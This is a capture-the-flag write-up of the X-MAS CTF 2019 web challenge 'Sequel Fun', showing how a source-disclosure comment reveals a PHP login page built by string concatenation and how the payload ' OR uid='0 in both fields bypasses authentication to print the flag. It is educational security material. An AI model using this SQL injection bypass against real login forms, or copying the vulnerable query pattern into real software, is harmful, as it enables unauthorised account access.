Sequel Fun $^{\text{(web)}}$


X-MAS CTF 2019

Written by Tom Pain (0x5444) for ProgPilot

Sequel Fun was a web challenge which formed part of the 2019 X-MAS CTF, organised by HTsP. The description was simple:

> *"So I found this login page, but I forgot the credentials :("*

The title pretty much gave the vulnerability away, but me being me I didn't pay any attention to this at first, instead opting to attempt to bruteforce the login form (which was a dumb idea). Upon visiting the web page linked in the challenge, you would be presented with the following (including animated snow!):



Santa Login:

Username:

Password:

The form was linked to the same page (so it must have been dynamically generated through PHP or something else) and it passed both the username and password fields through the query string. If either of the fields had the numeral 1 in it, the page would return *"I don't like the number 1 :("*.

Let’s take a look at the inspector.



Developer Tools - http://challs.xmas.htsp.ro:11006/

```
<html> event
  <head> ··· </head>
  <body>
    <div class="container">
      <form class="center">
        <h1>Santa Login:</h1>
        <label>Username:</label>
        whitespace
        <input type="text" name="user" autocomplete="off">
        <br>
        <label>Password:</label>
        whitespace
        <input type="password" name="pass" autocomplete="off">
        <br>
        <input type="submit" value="Connect">
      </form>
    </div>
    <br>
    <script src="/js/snow.js"></script>
    <div style="overflow:hidden;"> ··· </div>
    <!--?source=1-->
  </body>
</html>
```

```
element {
}
```

Fonts Used: Arial (Arial Bold, Arial); Segoe UI (Segoe UI); Tahoma (Tahoma)

Size: 16 px
Line Height: normal
Spacing: normal
Weight: 400
Italic

There’s a suspicious looking comment in that... `<!-- ?source=1 -->`

If we add source to the query string, we’re shown the PHP source code of the page (this can be found in full here).

The page obviously has a SQL injection vulnerability (ohhhhhh... NOW the title makes sense) caused by concatenating user input with the SQL query:

```
$result = mysqli_query ($conn, "SELECT * FROM users WHERE user='" . $user . "'
AND pass='" . $pass . "'", MYSQLI_STORE_RESULT);
```

We can also see that further down in the code that checks the response from the SQL server, the `uid` field is checked to see if it is equal to zero. If it is, the flag is `echo`’d, so we obviously want to select only rows from the database where this is zero.

```
if ($row ["uid"] === "0") {
    echo $flag;
}
```


We can inject the following into both the username and password fields...

```
' OR uid='0
```

... which ends up with the query being sent to the database being:

```
SELECT * FROM users WHERE user='' OR uid='0' AND pass='' OR uid='0'
```


`uid` is zero, and the flag is shown.



You are logged in as:
admin

X-MAS{S0_1_c4n_b3_4dmin_w1th0ut_7h3_p4ssw0rd?}

Challenge description



Sequel Fun 25 Points

SOLVED ✓

So I found this login page, but I forgot the credentials :(

Remote server: http://challs.xmas.htsp.ro:11006
Author: Milkdrop